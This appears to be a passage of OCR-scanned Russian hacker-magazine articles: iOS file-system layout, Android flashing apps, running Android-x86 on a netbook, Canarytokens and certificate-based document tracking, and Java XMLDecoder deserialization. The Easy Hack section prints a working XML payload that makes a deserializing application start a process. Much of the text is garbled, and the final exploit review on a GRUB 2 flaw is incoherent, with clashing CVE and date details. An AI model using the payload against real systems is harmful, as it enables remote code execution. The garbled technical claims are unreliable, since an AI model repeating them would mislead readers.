Скачанные из App Store приложения хранятся в **/var/mobile/Containers/Bundle/Application**, каждое в своем собственном подкаталоге. Имена этих подкаталогов рандомны, а для того, чтобы узнать, что что за приложение, необходимо зайти в каталог и перейти в следующий. Приложения, установленные не из App Store, хранятся в отдельном каталоге **/var/mobile/Containers/Bundle/Application**, внутри которого приложения хранят свои настройки и данные, создаваемые во время работы. Подробнее его структуру мы рассмотрим позже.

Системные обновления загружаются в каталог **/var/mobile/MobileSoftwareUpdate**. Их можно удалить, через стандартное приложение «Настройки». Все обое хранится в **/Library/Updates**, а системные звуки — в **/System/Library/Audio/UISounds**, музыка и видео с компьютера — в **/var/mobile/Media/iTunes_Control/Music**.

Отдельно стоит упомянуть каталог **/var/mobile/Library/caches/com.saurik.Cydia**. Именно здесь хранятся все кеш-пакеты твиков до установления Springboard. Если понятно необходимость скачать твик на компьютер, его можно взять отсюда. Также при установке твиков тут создают дополнительные каталоги, где хранят собственные данные. Обычно о таких каталогах сказано в документации твиков.


Каталог /var в OS X

Каталог /var в iOS

ПРОГРАММЫ ДЛЯ РАБОТЫ С ФС УСТРОЙСТВА НАПРЯМУЮ

Существует несколько программ для работы с ФС устройства после джейлбрейка.

- iFunBox — программа для Mac и Windows, позволяет добавлять и удалять файлы в ФС. Из этих же функций присутствовать только: Преимущество данной программы может стать также закладка слева от окна просмотра ФС, где можно найти программы, твики, рингтоны или обои устройства.
- AirBoxPro — аналог значительно большей и сложной. С ее помощью можно создавать каталоги и удалять, переименовывать файлы или экспортировать на ПК. Вызывает удивление лишь отсутствие поиска по ФС.
- Zip — во многом аналогичен предыдущему, но когда программа умеет делать все, что и предыдущие, а также переносить, переименовывать, удалять, открывать многочисленные расширения, а также поддерживает работу с расширенными правами.
- Zip — во многом аналогичен предыдущему, но когда программа умеет делать все, что и предыдущие, а также переносить, переименовывать, удалять, открывать многочисленные расширения, а также поддерживает работу с расширенными правами.
- Zip — во многом аналогичен предыдущему, но когда программа умеет делать все, что и предыдущие, а также переносить, переименовывать, удалять, открывать многочисленные расширения, а также поддерживает работу с расширенными правами.



Интерфейс iFunBox

КАТАЛОГИ ПРИЛОЖЕНИЙ И ПЕСОЧНИЦЫ

Кроме того, в каталоге **/var/mobile/Containers** лежат установленные приложения и их данные в отдельных каталогах, они, наглядает на работу самих приложений сохраняются отдельные файлы и данные в «песочницы» песочницу. Приложения не могут получить прямой доступ к оборудованию, им разрешено использовать только одну часть системного API. Плюс из-всему этому они могут получить доступ к системным файлам и каталогам, а также файлам других приложений. Фактически же, что нарушает приложение, — это свой собственный каталог и несколько каталогов в **/Library**.

Что касается собственного каталога приложения, то его структура достаточно ранима, но обычно он включает четыре компонента: файл **.com.apple.mobile_container_manager.metadata.plist**, где хранится данные о правах на запись и на чтение. Фактически это аналог конфиг «Информировать» на Mac, только другого рамки не из всей файловой системы, а с отдельным каталогом программ. Технологию поддерживает iCloud Drive, Dropbox и некоторые другие сервисы. Очевидно, их количество будет увеличиваться. Для успешной применения технологии должны поддерживать и программы, откуда будет перенеситься файлы, и программы, куда они будет перенеситься.

Реализация функций Document Picker в программе

Получение доступа к файлам iCloud Drive

КАК ПРИОСХОДИТ УСТАНОВКА ПРИЛОЖЕНИЙ

Стоит знать, какие каталоги создаются программами сторонних приложений. Рассмотрим это на примере. Все приложения из App Store. Твики распространяются в deb-пакетах, которые представляют собой архив с файлами: данными библиотеки (data), настройки (plist), каталог с самим приложением (app), каталог с данными и другие. При установке такой файл просто распаковывается в систему. Причем не в пользовательский каталог, а в системные (либо где и другие), ограничения песочницы на него не действуют.

Рассмотрим файловую структуру установленного твика на примере AudioRecorder. В каталоге **/Library/MobileSubstrate/DynamicLibraries** хранится динамическая библиотека твика и его настройки. В данном случае это **AudioRecorder.dylib**. **AudioRecorder.plist**, **AudioRecorderUI.dylib**. **AudioRecorder.dylib** Библиотек может быть больше или меньше, все зависит от сложности программы.

Языковая локализация твика и некоторые настройки размещаются в **/Library/PreferenceBundles**. Здесь хранится также некоторые конфиг-файлы, используемые в программе. Исполняемый файл и основные часть графики находятся в каталоге **/var/mobile/Applications/**. Имена **/var/mobile/Library/Mobile Documents** создается такие пустой каталог **net~limneos~AudioRecorder**. Пользовательские же данные хранятся по пути **/var/mobile/Documents/AudioRecorder**.


Разберемся, данная структура крайне вариативна. Обязательны хотя бы один файл настроек, хотя бы одна динамическая библиотека и исполняемый файл. Графика, файлы настроек, исполняемый файлы по всей ФС разнесены по добавляется уже на усмотрение разработчика.

С программами из App Store все значительно проще. В **/var/mobile/Containers/Bundle/Application/смествадцатичный код приложения** хранятся файлы программы, пользовательские, исполняемый файл. **/var/mobile/Containers/Data/Application/смествадцатичный код приложения** — пользовательские данные (документы, пользовательские настройки). На этом структура установленного файла для закончивается.

ИЗМЕНЯЕМ СИСТЕМНЫЕ ФАЙЛЫ

Теоретически вносить изменения файлов в ФС, например можно сделать очень много. Достаточно хотя бы ошибиться количество файлов с расширением plist — в основной массе это настройки программ и системные сервисов. Потому перечислить все возможные операции с файлами приложения невозможно, ограничимся лишь некоторыми примерами их использования.

Например, можно заменить значения какой-либо твик по умолчанию, переименовав или на файлом стоке. Это можно сделать, перейдя в каталог **/System/Library/CoreServices/SpringboardApp** и перейдя в необходимый каталог зацепкой ранее, название которого совпадает с установленным каким-нибудь твиком. Для этого необходимо **Springboard.strings** и сменить параметр AMAY_LOCK_LABEL, ввиде необходимого текста. Не забудь сохранить изменения файла и перезагрузить устройство.



Изменение параметра AMAY_LOCK_LABEL

Экран блокировки с измененным параметром

Можно изменить также параметры системных приложений, которые хранятся внутри их пакетов: app в каталоге **/Applications**. Например, в **Preferences.app** можно изменить номер сборки или версии системы, а также названия разделов и функций настроек. Можно необходимо самостоятельно модифицировать ять, к примеру, темы для WriterBoard, знание о расположении директорий также поможет сделать. Все, если тем лежат в папке **/Library/Themes**, где их можно видоизменить. Тут есть модифицирование иконок стандартных утилит, можно добавить собственную кастомизированную иконку или поменять уже существующую.

ВЫВОДЫ

Это, конечно же, не все, что можно сказать о файловой структуре iOS, однако в рамках одной статьи мы не можем рассмотреть все ее аспекты и сравнивать с Mac OS X, поскольку это отдельная тема. Но, надеюсь, вы сумеете в ней разобраться и изучить систему самостоятельно. Отличные источником информации может также стать Pre-iPhone wiki. ☭

ВЫПУСК #15.
СРЕДСТВА ПРОШИВКИ И ОБНОВЛЕНИЯ

КАРМАННЫЙ СОФТ

В первые годы после появления Android перепрошивка и обновление устройства представляли собой довольно сложный процесс из множества шагов: подключение смартфона по USB, запуск скриптов и непонятных команд... Сегодня все, что нужно, — это разблокированный загрузчик и root, а остальное можно сделать прямо со смартфона.


↓

TWRP Manager
Платформа: Android
Цена: бесплатно

TWRP MANAGER

Ни одну кастомную прошивку нельзя установить без кастомной консоли восстановления, поэтому первое, что следует сделать, — установить ее. Сделать это можно разными путями, но проще всего использовать TWRP Manager, приложение для автоматической прошивки TWRP recovery. При первом запуске оно автоматически определит устройство и выберет для него корректную версию, после чего останется нажать кнопку Install Recovery, и прошивка установится прямо во время работы устройства. Если устройство автоматически не определилось, его можно выбрать из списка в меню Device Name.

В будущем с помощью TWRP Manager можно будет делать бэкап и восстанавливать текущую прошивку (в неизменном виде), а также устанавливать на смартфон любые прошивки. И все это без необходимости самостоятельно перезагружать смартфон в режим восстановления и ходить по не совсем понятному меню recovery.




Flashify
Платформа: Android
Цена: бесплатно

FLASHIFY

TWRP Manager хорош тем, что это официальное приложение для прошивки, поддерживаемое разработчиками TWRP, но оно не всегда работает корректно. Поэтому, если случаются ошибки, можно попробовать отличное приложение Flashify. Оно умеет прошивать на смартфон кастомные ядра (пункт Boot image), кастомную консоль восстановления (Recovery image) и кастомные прошивки (Zip file).

Чтобы установить recovery с его помощью, достаточно нажать Recovery image и выбрать пункт Download TWRP. Приложение должно определить модель устройства и предложить список версий TWRP Recovery. Далее достаточно выбрать последнюю и согласиться на прошивку. Если же модель устройства не определяется (сейчас на рынке огромное количество смартфонов от самых разных производителей), recovery можно найти самостоятельно в интернете, положить на карту памяти и установить, используя пункт меню Choose file.




ROM Installer
Платформа: Android
Цена: бесплатно

ROM INSTALLER

Когда кастомный recovery будет установлен, можно приступать к установке прошивок. Это можно сделать с помощью все того же Flashify (пункт Zip file), однако в таком случае придется искать и скачивать прошивку самостоятельно, класть ее на карту памяти и шить на свой страх и риск. Гораздо лучше воспользоваться приложением ROM Installer, которое само определит модель устройства и подберет заранее совместимые с ним прошивки. Далее прошивку достаточно выбрать из списка, согласиться на установку, и остальное ROM Installer сделает сам.

Кроме самих прошивок, ROM Installer также умеет устанавливать различные модификации, шрифты и приложения Google (которые, так или иначе, будут нужны после установки кастома). Единственный недостаток приложения — не очень большая база устройств. Если говорить о смартфонах и планшетах линейки Nexus, Galaxy S или других популярных устройствах, то их ROM Installer определяет без проблем. Однако многих других девайсов в его базе просто нет, так что вместо списка прошивок ты увидишь то, что показано на скриншоте. В этом случае прошивку придется искать самостоятельно и ставить ее, используя Flashify или опцию Install ROM from SD все того же ROM Installer.




CM Downloader
Платформа: Android
Цена: бесплатно

CM DOWNLOADER

Скорее всего, ты установишь на свой смартфон прошивку CyanogenMod. На данный момент это лучшая прошивка из всех возможных, к тому же официальные сборки CyanogenMod обновляются каждую ночь, а сама прошивка включает в себя средства для автоматического обновления («Настройки -> О телефоне -> Обновление CyanogenMod»). Так что ты всегда будешь на острие прогресса.

Однако есть одна загвоздка: каждый раз система обновления будет вытягивать всю прошивку целиком (~250 Мбайт), вместо небольшого патча с изменениями. Это будет проблемой, если ты используешь 3G/4G-интернет. К счастью, есть решение. CM Downloader позволяет скачивать именно патчи с изменениями. С помощью этого приложения все обновление целиком достаточно получить один раз, далее оно будет качать только бинарные патчи.



→

АНДРОИД НЕ НЕТБУКЕ?


Евгений Зобнин
@zobnin@tr

Есть у меня древний нетбук ASUS Eee PC 1001PXD на Intel Atom и с одним гигом оперативки в борту. Старье, прямо. Развалюха по характеристикам даже смартфонам среднего ценового диапазона. Использую я его большей частью как пишущую машинку в недолгих поездках, благо Arch Linux на таком железе бегает бодро. Но фишка нетбука, Android на нем не способен, и это кажется странным, потому как Android на смартфоне с тем же железом чувствует себя превосходно. Хм... а ведь это мысль.

НАСТОЯЛЬНЫЙ ANDROID

Итак, задача — установить Android на нетбук. В голове уже есть соведения, что Android работает на Intel Atom, и многочисленные смартфоны и планшеты от ASUS тому подтверждение, но это именно смартфоны и планшеты, а не нетбуки и настольные ПК. Что ж, идем в интернет. Великий коллективный разум подсказывает нам три проекта:

- Android-x86 — проект по внедрению ОС портированно Android на устаревшие нетбуки, среди которых есть и мой ASUS (бинго!). Поставляется в комплекте с обычным адром Linux с всеми драйверами, которые могут понадобиться. В теории должен запуститься везде, где способен работать классическим Linux-дистрибутивы, но никто этого не проверял. Есть и недостаток: это «просто Android» без всяких оптимизаций интерфейса и самой системы.
- Android-IA — официальный проект Intel по портированию Android на свои атомы. По идее, должен быть предпочтительнее предыдущего, но в реальности представляет собой всего лишь систему для разработчиков, которую можно запустить на плате Minnowboard MAX. Нам не подходит, но, с другой стороны, интелевцы коммитят наработки проекта в AOSP, поэтому в теории они должны быть доступны и в Android-x86.
- Remix OS — прямо мента «настоящего андроидоида». Глубоко модифицированный вариант Android с плавающими окнами и панелью задач. Выглядит отлично, работает, наверное, пока лучше, но есть одна тонкость. Remix OS закрыта и доступна только для планшетов Nexus 9/10, Cube i7, Teclast X98 Air3 и устройств компании, не разработавшей, — это мимо-ПК Remix Mini (всего 70 долларов на Amazon, кстати) и новый Remix Ultra-Tablet.




Интерфейс классической настольной ОС в Remix OS

ОК, раз уж выбора нет, идем на сайт Android-x86 и качаем последнюю сборку системы (тут она одна для всех устройств), то есть ни много ни мало Android 5.1 (а в виде альфы даже 6.0). Неплохо, неплохо (потыряв руки). Качаем, вставляем SD-карту в кардридер основного компа и записываем на нее систему одной, знакомой любому линуксоиду командой:

```
sudo dd if=~/Downloads/android-x86-5.1-rc1.iso of=/dev/sdb bs=1M
```

По окончании запуска вставляем карту в нетбук и включаем его, удерживая кнопку Esc. Android-x86 встречает нас загрузчиком GRUB с несколькими вариантами загрузки: режим Live USB, то же самое с отладкой и установка на жесткий диск. Чтобы убедиться, что «оно работает», выбираем первый пункт, дожидаемся, пока появится рабочий стол, выключаем нетбук и возвращаем карту памяти в основной комп.



Загрузчик GRUB

Следующая задача: установить полноценную систему, но не на жесткий диск нетбука, а на SD-карту памяти. Сделать это довольно просто: запускаем VirtualBox, создаем новую виртуалку без жесткого диска, в качестве загрузочного диска указываем ISO-образ Android-x86, проходимся в виртуалку USB, втыкаем в USB кардридер с картой памяти, включаем виртуалку и ставим систему на карту памяти (инсталлятор простейший, достаточно выбрать, куда ставить, и файловую систему). Вуаля, у нас есть версия Android для нетбуков, установленная на карту памяти.

Пробуем загрузиться... Утс, черный экран и мигающий курсор. Такое бывает только в двух случаях: либо сбой жесткой диск или SD-карта, либо на ней нет загрузчика. Карта памяти живая, значит, над подвел инсталлятор и не установил бутлоадер (хотя в ответ на вопрос об установке GRUB я ответил утвердительно). Но не беда, из Linux установить GRUB проще простого. Подключаем карту памяти и

```
sudo mount /dev/sdb1 /mnt
```

Ставим GRUB 2:

```
sudo grub-install /dev/sdb --boot-directory=/mnt
```


И создаем простенький конфиг /mnt/grub/grub.conf:

```
set default="0"
set timeout=6
set root='(hd0,1)'

menuentry 'Android-x86 5.1-rc1' {
  linux /android-5.1-rc1/kernel quiet root=/dev/ram0
  androidboot.hardware=android_x86 SRC=/android-5.1-rc1
  initrd /android-5.1-rc1/initrd.img
}

menuentry 'Android-x86 5.1-rc1 (Debug mode)' {
  linux /android-5.1-rc1/kernel root=/dev/ram0
  androidboot.hardware=android_x86 DEBUG=2 SRC=/android-5.1-rc1
  initrd /android-5.1-rc1/initrd.img
}
```

Пробуем загрузиться снова, пошла загрузка ядра, надпись ANDROID, рабочий стол. Все отлично.

ОНО ЖИВОЕ

Осматриваемся в системе, на первый взгляд — обычный Android в исполнении для планшетов. Проверяем железо: Wi-Fi коннектится, значок батареи отображает корректные значения (правда, детальной статистики по процессам нет), музыка играет, встроенный фотоаппарат распознается, 3D-ускорение работает (спасибо тебе, Intel, за сочувные драйверы), приложения не крашатся. Проходим аутентификацию, начинают сыпаться письма и уведомления об обновлении встроенного софта. Пробуем установить Super Hexagon, запускается, бегает без лагов. При перемещении пальца по тачпаду на экране появляется указатель в виде круга, символизирующего палец. Круг показывает не только нажатие, но и перемещение, причем в нескольких пальцев тоже. Мышь легко распознается без тандэ с бубном, и ее указатель уже превращается в обычную стрелочку.



Super Hexagon на нетбуке под управлением Android-x86

Есть и довольно развитая система стандартных для Android хоткеев, позволяющая по минимуму прикасаться к тачпаду. Есть хоткеи для навигации по рабочему столу (окном можно выбирать стрелочками и запускать с помощью клавиши Enter) и эмуляция кнопок навигации (Esc — назад, <Win> + Esc — «Домой», <Ctrl> + Esc> — «Меню»). Хоткеи для переключения между приложениями (стандартные <Alt> + Tab> и <Alt> + Shift + Tab>) и для смены раскладки клавиатуры (<Ctrl> + пробел>). Правда, чтобы переключение заработало, необходимо выбрать предустановленные раскладки в настройках: «Язык и ввод» -> Физическая клавиатура -> AT Translated Set 2 keyboard -> Настроить раскладки клавиатуры». Стандартный браузер и Chrome также поддерживают хоткеи (то самое <Ctrl + L>, <Ctrl + T>, <Ctrl + W> и так далее). По интерфейсу большинства приложений можно «ходить» с помощью клавиш Tab и все тех же стрелок. Работают даже стандартные хоткеи копипасты, правда по клавиши Fn, с их помощью можно включать/выключать Wi-Fi, регулировать яркость и уровень громкости.

Система идет в комплекте с маркетом, Gmail, YouTube, терминалом, файловым менеджером, правами root и предустановленным BusyBox (то есть здесь есть весь набор стандартных команд UNIX/Linux). По сочетанию <Alt + F1>, как и в любом Linux-дистрибутиве, доступна голая консоль, возврат обратно — <Alt + F7>. Для более эффективной работы можно установить двухпанельный файловый менеджер Ghost Commander (отлично управляется с клавиатуры), редактор Vim Text, издает полноценную среду разработки Android-приложений AIDE.

Вроде бы все работает, единственное замечание — небольшие замирания системы при записи данных на SD-карту. Но это проблема всех клонов, установленных на флешки (не Live USB, а именно полноценная установка), уверен, что в случае с жестким диском он не будет (говорю как человек, несколько месяцев просидевший в Linux'е, установленном на флешку).

ПРОБЛЕМЫ И НЕДОСТАТКИ

Есть и несколько фундаментальных недостатков. Если не брать в расчет отсутствие удобной панели задач и необходимость выглядеть шторку мышкой (что довольно неудобно), то первое, что бросается в глаза, — это совершенно бестолковая на нетбуке панель навигации внизу экрана. Она не дает ничего, но отнимает далеко не лишнее пространство.

К счастью, панель можно спрятать раз и навсегда с помощью простого и довольно известного трюка: запускать строку qemu.hw.mainkeys=1 в файл **system/build.prop** и перезагрузиться. О помощью терминала эта операция производится в три команды:

```
su
echo qemu.hw.mainkeys=1 >> /system/build.prop
reboot
```

Вторая проблема: совместимость с приложениями для платформы ARM. Оказывается, разработчики, предпочитающие использовать в своих приложениях библиотеки на языках C и C++, гораздо больше, чем разработчиков игр. И даже лично не все из них подготавливают сборки библиотек для платформ, отличных от ARM. Причина дело касается не только каких-то программистов-одиночек, но и крупных компаний. Это можно бесконечно вносить на примерах.

На этот счет у Android-x86 есть козырь: механизм динамической трансляции ARM-кода в x86. Активируется в настройках (пункт Apps Compatibility). После его включения и перезагрузки Skype благополучно запустился. Запустились и многие игры из маркета, но с провалами производительности из-за ходящих на трансляции.

Третья проблема: интерфейс. Современные версии Android расчитаны на устройства с небольшими экранами, DPI которых выше 300. Это примерно соответствует 5-дюймовому экрану с не менее чем HD-разрешением. Поэтому на 10-дюймовом экране с разрешением 1024 x 600 многие элементы интерфейса выглядят размытыми, особенно иконки и шрифты. Я бы не сказал, что это сильно мешает работе с устройством, но шрифт все-таки лучше поменять на более адекватный. Сделать это можно в любом любого менеджера кодеков, например Font Installer.

Еще одно серьезная проблема: баг в механизме управления сном устройства. Нетбук упорядно засыпает и просыпается, но после пробуждения просто зависает. Конечно, на клавиши <Alt + F1> остается доступна, но толку от нее мало, так как даже клавиатура «спит» (пример проверки — так называемый метод перезагрузки) не помогает, нетбук уходит в «бутлуп» с бесконечно перезвешивающейся надписью Android на экране.

Еще по особенностям железа: баг появился именно в сборке на базе Android 5.1, а значит, в скором времени будет исправлен. Пока же это очень серьезное ограничение, мешающее эффективно использовать устройство. Во всом остальном все стабильно как часы, и я не заметил каких-то серьезных проблем, исполнку нетбук для перечтения по почте, чтения новостей, игры в Super Hexagon и browsing в интернете. Последние, правда, оказалось довольно неудобным занятием, так как все браузеры рассчитаны поэтому, но в Linux на этом нетбуке ситуация не намного лучше. Отсюда, например, практически неюзабелен.

В СУХОМ ОСТАТКЕ

В целом Android на нетбуке действительно неплох, и его вполне можно использовать как основную операционную систему. Главная фишка такого решения — огромное количество легковесного софта, клиентов клиенты всех сколько-нибудь популярных облачных сервисов. Для пользователей, которым хватит приспособить свой старенький нетбук для ведения в контактах и фейсбуках, это отличный выбор.

С другой стороны, сидеть в контактах и фейсбуках уже давно принято с телефонов, поэтому и нетбук не особо нужен. Я же для себя решил оставить Android-x86 на карте памяти как средство для удобного чтения новостей и обсуждения статьи. Вместе с основным рабочим столом Arch Linux с минималистичным рабочим столом и полным управлением с клавиатуры.

Алексей «GreenDog» Тюрин, Digital Security
agnitum@gmail.com, twitter.com/agnitum

HASH HACK

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

КАК CANARYTOKENS ПОМОГАЕТ ОТЛОВИТЬ УТЕЧКУ ДАННЫХ

Представим себе, что есть какая-то организация. И кто-то взломал ее и стащил документы. Если они будут опубликованы, то это даже плюс — в организации хотя бы узнают о взломе и смогут принять меры. Иначе у атакующих есть шанс хорошенько закрепиться и иметь доступ ко всей информации на протяжении многих лет.

Конечно, системы мониторинга, хакнепоты и, может быть, даже системы DLP могут помочь выявить факт взлома. Но все это не самые простые и дешевые решения, да и эффективность под сомнением.

На последнем Black Hat Las Vegas был представлен интересный проект Canarytokens, который может элегантно решить проблему. Идея проекта очень проста: мы создаем поддельные «значимые» ресурсы (письма, документы, домены и так далее) и делаем так, чтобы при открытии любого из них атакующим на внешний ресурс отправлялся запрос со специальным токеном. Как только токен приходит, мы узнаем, что кто-то открыл документ, а значит, у нас утечка. Простейший вариант: создать вредоносный документ с интересным названием типа passwords.doc с картинкой, вставленной с внешнего сайта.

Canarytokens предлагает несколько мест, куда можно подсунуть токен. Это не только всякие документы, но и кое-что более интересное. Например, можно сделать так, что ты будешь получать оповещение при обращении к определенной таблице в базе данных. Это даст шанс на раннем этапе отловить эксплуатацию SQLi.

Конечно, суперуниверсальное средство, заблокировать «отстук» на сетевом уровне — не проблема. С другой стороны, кто этого ожидает? А трудозатраты на то, чтобы раскидать тут и там интересности, малы.

Можно как проверить, все сделано через сайт Canarytokens, так и развернуть «систему оповещения» у себя — есть готовый контейнер Docker.

КАК ПРОСЛЕДИТЬ ОТКРЫТИЕ ДОКУМЕНТА ПРИ ПОМОЩИ КОНЕЧНОГО СЕРТИФИКАТА

Canarytokens позволяет узнать, что кто-то украл документы, и вовремя принять меры. Идея отличная, к тому же можно выбрать метод определения того, что документ был открыт. Но реализовано это не лучшим образом, поэтому рассмотрим новый метод трекинга.

В случае с PDF арсенал Canarytokens предлагает лишь отправку запроса стандартным способом (FormCalc). При открытии такого документа в Adobe Reader всплывает окошко, которое сообщает, что документ пытается обратиться к сайту Canarytokens. Так дело не пойдет.

Отправка оповещения из офисных документов устроена тоже совершенно типично — через картинку с внешнего сайта. И если в старых версиях Office это работает, то начиная с Office 2010 (или даже 2007) документы, загруженные из интернета, открываются в специальном режиме Protected View. Большая часть функций, включая подгрузку внешних картинок и стилей, не работает, пока пользователь это не разрешит. Не круто.

Новый метод трекинга основан на двух фичах. Первая встроена в Office, вторая — свойство самой Windows.

«Офис» с давних времен поддерживает возможность подписать документ, что позволяет защитить его от последующих исправлений. Подпись создается с помощью обычного личного сертификата x509 (считай тот же, что и у HTTPS). При этом подпись документа проверяется сразу же при его открытии, то есть Protected View не останавливает этот процесс.

Второй момент заключается в том, что сертификат проверяется стандартным виндовым CryptoAPI. В самих сертификатах масса мест, где можно указать внешний URL. В первую очередь — проверка отзыва сертификата (CRL, OCSP) и путь до Intermediate или Root CA («Поставщик центра сертификации»). Таким образом, при проверке подписи «Офису» требуется проверить сертификат, а потому ОС проверяет всю цепочку сертификатов (от конечного до корневого), проходя по всем URL.

Добыть валидный конечный сертификат с произвольными значениями CRL и OCSP почти невозможно (эти поля контролируются CA), так что мы возлагаем надежду только на местоположение сертификата Intermediate CA — при проверке валидности ОС должна сходить и скачать его. Выходит, нам нужно создать конечный сертификат и подписать им любой офисный документ.

Создать сертификат несложно: достаточно сделать специальный конфиг и пару раз выполнить команду openssl. Приводить тут команды не буду, можешь взять их с моего гитхаба. Подписать документ тоже не великая проблема — заходишь во вкладку Insert, далее — Signature Line, вводим произвольные значения, ОК, двойной клик на подпись и выбираешь личный сертификат.

К дополнительным плюсам можно отнести то, что метод будет аналогично работать и для любого другого ПО, которое проверяет сертификаты с помощью виндового CryptoAPI. К тому же запрос пойдет автоматически и через системную прокси. Эту фичу можно использовать и для проведения SSRF-атак (хотя тесты показали, что мы ограничены лишь протоколом HTTP, другие схемы не поддерживаются).

В определенных ситуациях метод работает и с LibreOffice, но не годится для Acrobat Reader.

КАК ПОЛУЧИТЬ RCE ЧЕРЕЗ СЕРИАЛИЗАЦИЮ XML В JAVA

«Проблемы» с нативной двоичной сериализацией в Java (да и не только) стали, наверное, одним из главных трендов этого года. На основе этой технологии были найдены критические уязвимости не просто в каком-то ПО, а в протоколах, зацепило и Android. Но технологии не ограничиваются только бинарной сериализацией (кроме нативной, есть еще целый пучок сторонних библиотек), есть и другие варианты. Один из них — XML-сериализация объектов.

Я уже описывал эксплуатацию такой уязвимости в одном из недавних выпусков Easy Hack. Тогда с помощью плагина для Burp мы модифицировали бинарную сериализацию в XML, меняли данные и после обратного процесса пересылали дальше на сервер. Для этого использовалась сторонняя библиотека XStream. Но есть и другие. И сегодня мы поговорим про простейший вариант (для атакующего) — XMLEncoder.

Начнем сразу с примера, так будет понятнее. Предположим, у нас имеется класс Employee. В нем есть два поля:

```
private int employeeId;
public String employeeName;
```

Создадим объект.

```
Employee emp1 = new Employee();
emp1.setEmployeeId(3);
emp1.employeeName="John";
```

Для того чтобы сериализовать объект, нам требуется всего пара строчек.

```
XMLEncoder e = new XMLEncoder(
    new BufferedOutputStream(
        new FileOutputStream("d:\\TestXML.xml"));
e.writeObject(emp1);
```

Чтобы десериализовать XML в объект, выполняется обратная операция.

```
XMLDecoder d = new XMLDecoder(
    new BufferedInputStream(
        new FileInputStream("d:\\TestXML.xml"));
            Employee result = (Employee) d.readObject();
```

Согласись, очень схоже с нативной бинарной сериализацией. Похожи и основные фишки. Например, мы можем отправить любой сериализованный объект (из известных приложению классов), и он сначала будет десериализован (создан), а потом уже будет предпринята попытка его скастить (привести) к необходимому типу.

Однако все это нам не потребуется. Достаточно взглянуть на XML с объектом.

```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.7.0_75" class="java.beans.XMLDecoder">
 <object class="com.test.Employee" id="Employee0">
  <void class="com.test.Employee" method="getField">
   <string>employeeName</string>
   <void method="set">
    <object idref="Employee0"/>
    <string>John</string>
   </void>
  </void>
  <void property="employeeId">
   <int>3</int>
  </void>
 </object>
</java>
```

Поначалу структура может показаться запутанной, но главное здесь вот что: в отличие от нативной сериализации, где просто указываются все поля объекта и их значения, тут мы имеем доступ и к методам. XMLEncoder как бы описывает последовательность действий для последующего восстановления объектов с помощью XMLDecoder.

Теоретически если какое-то приложение ждет на вход объект Java, сериализованный с помощью XMLEncoder, то мы легко можем отправить специальный XML, который заставит приложение выполнить команду в ОС в процессе десериализации.

Вот пример такой XML.

```
<?xml version="1.0" encoding="UTF-8"?>
<java>
    <object class="java.lang.ProcessBuilder">
        <array class="java.lang.String" length="1" >
            <void index="0">
                <string>c:\\windows\\system32\\calc.exe</string>
            </void>
        </array>
        <void method="start"/>
    </object>
</java>
```

Подробнее об этой теме можешь почитать у рисерчера, который раскрыл эту тему.

Как видишь, технология реализована так, что с ее помощью можно сделать что угодно. Тем не менее она применяется в жизни. Например, не так давно (пару лет назад) ее перестал использовать фреймворк для RESTful-сервисов Restlet. Однако старые версии, которые, я уверен, еще используются во многих продуктах, дают в определенных случаях возможность получить RCE.

Кстати, я планирую в скором времени выложить на GitHub свое задание с хакхеста последнего ZeroNights. Ты сможешь поиграться с описанной выше атакой на Restlet, а также HQL-инъекцией для MySQL и типичной Execution After Redirect. Постараюсь и впредь снабжать Easy Hack тестовыми стендами, хотя вопрос, в каком виде их распространять, пока открыт. ЖХ

→

Игорь Скочин
Старший инженер
ЗАО «ПРОГРАММНЫЕ ПРОДУКТЫ»
igorskochin@mail.ru

WARNING

Все информация предназначена только для ознакомления, запрещена любая продукция, на которую есть патенты, сертификаты и другие авторские права. Ни автор, ни редакция не несут ответственности за возможные последствия статьи.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

Сегодня мы разберем основные вопросы эксплуатации своего кода в Linux и Windows. В операционной ОС Windows рассмотрим способы ухода в нем «мы» способ обхода авторизации и добраться до системы восстановления, также вспомним про Internet Explorer и рассмотрим свежий 0-day CVE-2009-0075. Также в Linux рассмотрим способы ухода в «подполье» ядра и способы перехвата кода, а также рассмотрим способы обнаружить.

ПРОБЛЕМА С АУТЕНТИФИКАЦИЕЙ В GRUB 2

СУТЬ:
Дата релиза: 14 декабря 2010 года
Дата обнаружения: 14 декабря 2010
CVE: CVE-2010-4225

GRUB 2 — самая новая часть большинства систем Linux, она поставляет упаковщик grub-mkrescue. 4.2.1 также может защитить при требуемой дополнительной парсинг. Надежная изменность позволяет обойти этот запрос парсер. Вторая часть — libtasn1-0.3.0.tar.gz. 10 декабря 2010 года в очередной раз уязвимость GTC CVN-GERF, а 14 декабря появилась публичная информация. В качестве пострадавшего выступает GRUB 2 версии 1.98 и предыдущие версии. Также GRUB 2 для проверки системы на наличие уязвимости можно использовать опцию «cryptomount» в разделе «menuentry». Для GRUB версии ниже пользователю. Если в опте системе «cryptomount» отсутствует, то пользователь не подвержен уязвимости.

GRUB версии выше — это очень новая версия. Она поможет эксплуатировать уязвимость. Для эксплуатации:

Сценарий проверяет. Инициируют не нужно, знать не нужно, не парсер будет только пользователям.

